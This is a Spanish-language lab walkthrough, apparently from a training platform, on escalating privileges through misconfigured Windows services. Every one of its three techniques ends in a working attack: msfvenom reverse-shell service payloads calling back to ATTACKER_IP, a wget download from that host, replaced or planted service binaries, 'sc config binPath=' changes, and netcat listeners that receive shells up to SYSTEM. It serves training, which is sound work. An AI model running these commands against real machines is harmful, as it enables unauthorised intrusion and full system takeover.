
Windows Services
Los servicios de Windows son manejados por el Service Control Manager (SCM). El SCM es un proceso a cargo de gestionar el estado de los servicios como se necesite, comprobar el estado de cualquier servicio indicado y ofrecer una forma de configurar servicios.
Cada proceso en Windows tiene asociado un ejecutable que será ejecutado por el SCM cuando se inicie el servicio. Los servicios y ejecutables implementan funciones especiales para ser capaces de comunicarse con el SCM por lo que no cualquier ejecutable puede ser arrancado como servicio exitosamente. Cada servicio especifica también la cuenta de usuario bajo la que correrá.
Para entender mejor la estructura de un servicio, nos fijaremos en la configuración del servicio apphostsvc con el comando sc qc:
C:\> sc qc apphostsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: apphostsvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Windows\system32\svchost.exe -k apphost
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Application Host Helper Service
        DEPENDENCIES       :
        SERVICE_START_NAME : localSystem
Aquí podemos ver que el ejecutable asociado se especifica a través del parámetro BINARY_PATH_NAME y la cuenta usada para correr el servicio se muestra en el parámetro SERVICE_START_NAME.
Los servicios tienen una Lista de Control de Acceso Discrecional (DACL), la cual indica quién tiene permiso para empezar, parar, pausar, ver el estado, la configuración o reconfigurar el servicio entre otros privilegios. Puedes ver el DACL a través el "Process Hacker" en el escritorio de la máquina ofrecida.

Todas las configuraciones de servicios se pueden guardar en el registro bajo HKLM\SYSTEM\CurrentControlSet\Services\ :

Existe una subclave para cada servicio en el sistema. Podemos ver el ejecutable asociado en el valor ImagePath y la cuenta usada para comenzar el servicio en el valor ObjectName. Si DACL ha sido configurado para nuestro servicio, será almacenado en una subclave llamada Security. Sólo los administradores pueden modificar dicho registro.
Insecure Permissions on Service Executable
Si el ejecutable asociado con un servicio tiene permisos débiles que nos permiten editarlo o reemplazarlo, podemos ganar los privilegios de la cuenta ejecutora.
Para entender cómo funciona esto, miremos una vulnerabilidad encontrada en el Splinterware System Scheduler. Para empezar, veremos la configuración del servicio usando sc:
C:\> sc qc WindowsScheduler
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: windowsscheduler
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\PROGRA~2\SYSTEM~1\WService.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : System Scheduler Service
        DEPENDENCIES       :
        SERVICE_START_NAME : .\svcuser1
Podemos ver que el servicio instalado por el software vulnerable corre como svcuser1 y el ejecutable asociado con el servicio es C:\Progra~2\System~11\WServicr.exe. Ahora tenemos que comprobar los permisos del ejecutable:
C:\Users\thm-unpriv>icacls C:\PROGRA~2\SYSTEM~1\WService.exe
C:\PROGRA~2\SYSTEM~1\WService.exe Everyone:(I)(M)
                                  NT AUTHORITY\SYSTEM:(I)(F)
                                  BUILTIN\Administrators:(I)(F)
                                  BUILTIN\Users:(I)(RX)
                                  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                                  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
Y aquí vemos algo interesante, todo el mundo (grupo Everyone) tiene permiso para modificar el archivo ejecutable. Esto significa que podemos sobrescribirlo o reemplazarlo para que se ejecute un payload con los permisos del usuario.
Generaremos un payload de servicio exe usando msfvenom y lo compartiremos mediante python:
user@attackerpc$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4445 -f exe-service -o rev-svc.exe

user@attackerpc$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
Luego nos lo descargamos en la máquina objetivo:
wget http://ATTACKER_IP:8000/rev-svc.exe -O rev-svc.exe
Una vez que el payload esté en el servidor, lo reemplazamos por el binario legítimo. Como necesitamos que otro usuario lo ejecute, le tenemos que dar permisos suficientes.
C:\> cd C:\PROGRA~2\SYSTEM~1\

C:\PROGRA~2\SYSTEM~1> move WService.exe WService.exe.bkp
        1 file(s) moved.

C:\PROGRA~2\SYSTEM~1> move C:\Users\thm-unpriv\rev-svc.exe WService.exe
        1 file(s) moved.

C:\PROGRA~2\SYSTEM~1> icacls WService.exe /grant Everyone:F
        Successfully processed 1 files.
Arrancamos un listener en la máquina atacante:
nc -lvp 4445
Y esperamos.
user@attackerpc$ nc -lvp 4445
Listening on 0.0.0.0 4445
Connection received on 10.10.175.90 50649
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
wprivesc1\svcusr1
Unquoted Service Paths
Cuando no podemos escribir directamente en el ejecutable del servicio como antes, puede que siga habiendo una manera de ejecutar ejecutables arbitrarios usando una funcionalidad oculta.
Al trabajar con servicios Windows, ocurre un comportamiento bastante peculiar cuando el servicio está configurado para apuntar a un ejecutable que no está citado de manera exacta. Por ejemplo, que no tenga en cuenta los espacios, etc.
Como ejemplo, miremos la diferencia entre dos servicios. El primer servicio está bien quoteado y el segundo no.
Primer servicio:
C:\> sc qc "vncserver"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: vncserver
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : "C:\Program Files\RealVNC\VNC Server\vncserver.exe" -service
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : VNC Server
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
Fíjate en las comillas en el servicio.
Segundo servicio:
C:\> sc qc "disk sorter enterprise"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: disk sorter enterprise
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\MyPrograms\Disk Sorter Enterprise\bin\disksrs.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Disk Sorter Enterprise
        DEPENDENCIES       :
        SERVICE_START_NAME : .\svcusr2
Cuando el SCM intenta ejecutar el binario asociado, surge un problema. Debido a que hay espacios en el nombre del directorio Disk Sorter Enterprise, el comando se vuelve ambiguo y SCM no sabe cual de los siguientes estás intentando ejecutar:
| Command | Argument 1 | Argument 2 |
|---|---|---|
| C:\MyPrograms\Disk.exe | Sorter | Enterprise\bin\disksrs.exe |
| C:\MyPrograms\Disk Sorter.exe | Enterprise\bin\disksrs.exe | |
| C:\MyPrograms\Disk Sorter Enterprise\bin\disksrs.exe |
Esto se debe a la forma de parsear los comandos. Cuando tu ejecutas un comando, normalmente estos espacios son separadores a no ser que se escapen correctamente.
En lugar de crashear, SCM intenta ayudar al usuario y empieza a buscar los binarios en el orden de la lista de arriba.
Debido a este comportamiento, podemos crear cualquiera de los dos primeros ejecutables buscados por el programa que fuercen la ejecución de un ejecutable malicioso.
Aunque parece trivial, por lo general no es realizable la explotación de esta vulnerabilidad ya que los programas suelen guardarse bajo la ruta C:\Program Files o C:\Program Files (x86) por defecto, la cual no es escribible.
Esta vulnerabilidad sólo es explotable cuando el administrador ha decidido guardar los programas en una ruta alternativa que tiene permisos de escritura.
En nuestro caso, el administrador los instala en C:\MyPrograms. Por defecto, hereda los permisos del directorio C:\ , permitiendo a cualquier usuario crear archivos y directorios dentro. Lo comprobamos usando icacls:
C:\>icacls c:\MyPrograms
c:\MyPrograms NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
              BUILTIN\Administrators:(I)(OI)(CI)(F)
              BUILTIN\Users:(I)(OI)(CI)(RX)
              BUILTIN\Users:(I)(CI)(AD)
              BUILTIN\Users:(I)(CI)(WD)
              CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
El grupo BUILTIN\\Users tiene privilegios AD y WD, permitiendo al usuario crear subdirectorios y archivos, respectivamente.
Realizamos el mismo proceso que antes para crear un payload de servicio exe con msfvenom y lo subimos a la máquina.
user@attackerpc$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4446 -f exe-service -o rev-svc2.exe

user@attackerpc$ nc -lvp 4446
Una vez tenemos el payload en el servidor, lo movemos a C:\MyPrograms\Disk.exe y le damos a Everyone permisos full (F) sobre el archivo para asegurarnos de que puede ser ejecutado.
C:\> move C:\Users\thm-unpriv\rev-svc2.exe C:\MyPrograms\Disk.exe

C:\> icacls C:\MyPrograms\Disk.exe /grant Everyone:F
        Successfully processed 1 files.
Una vez que el servicio se reinicie se ejecutará el payload. Como resultado obtendremos una shell con privilegios svcusr2.
user@attackerpc$ nc -lvp 4446
Listening on 0.0.0.0 4446
Connection received on 10.10.175.90 50650
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
wprivesc1\svcusr2
Insecure Service Permissions
Puede que sigas teniendo alguna remota posibilidad de aprovecharte del servicio incluso si el DACL del ejecutable está bien configurado, y el path del binario del servicio bien quoteado. Si el DACL del servicio (no el DACL del ejecutable del servicio) te permite modificar la configuración de un servicio, serás capaz de reconfigurar el servicio. Esto te permitirá apuntar a cualquier ejecutable que quieras y ejecutarlo incluso con la cuenta SYSTEM.
Para comprobar el DACL del servicio desde la linea de comandos, puedes usar Accesschk de la suite Sysinternals.
C:\tools\AccessChk> accesschk64.exe -qlc thmservice
  [0] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\SYSTEM
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_PAUSE_CONTINUE
        SERVICE_START
        SERVICE_STOP
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
  [4] ACCESS_ALLOWED_ACE_TYPE: BUILTIN\Users
        SERVICE_ALL_ACCESS
Aquí podemos ver que el grupo BUILTIN\\Users tiene el permiso SERVICE_ALL_ACCESS, lo que significa que cualquier usuario puede reconfigurar el servicio.
Antes de cambiar el servicio, creamos y compartimos el payload de servicio exe con msfvenom:
user@attackerpc$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4447 -f exe-service -o rev-svc3.exe

user@attackerpc$ nc -lvp 4447
Lo transferimos a C:\Users\thm-unpriv\rev-svc3.exe. Le tenemos que dar permisos para que cualquiera pueda hacerlo tofo (F):
icacls C:\Users\thm-unpriv\rev-svc3.exe /grant Everyone:F
Para cambiar el ejecutable y cuenta asociado al servicio, podemos usar el siguiente comando.
Fíjate en los espacios después de los signos igual al usar sc.exe.
C:\> sc config THMService binPath= "C:\Users\thm-unpriv\rev-svc3.exe" obj= LocalSystem
Como podemos usar cualquier cuenta para correr el ejecutable, seleccionamos LocalSystem ya que es la cuenta disponible con los privilegios más elevados. Reiniciamos el servicio:
C:\> sc stop THMService
C:\> sc start THMService
Y recibiremos la shell.
user@attackerpc$ nc -lvp 4447
Listening on 0.0.0.0 4447
Connection received on 10.10.175.90 50650
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
NT AUTHORITY\SYSTEM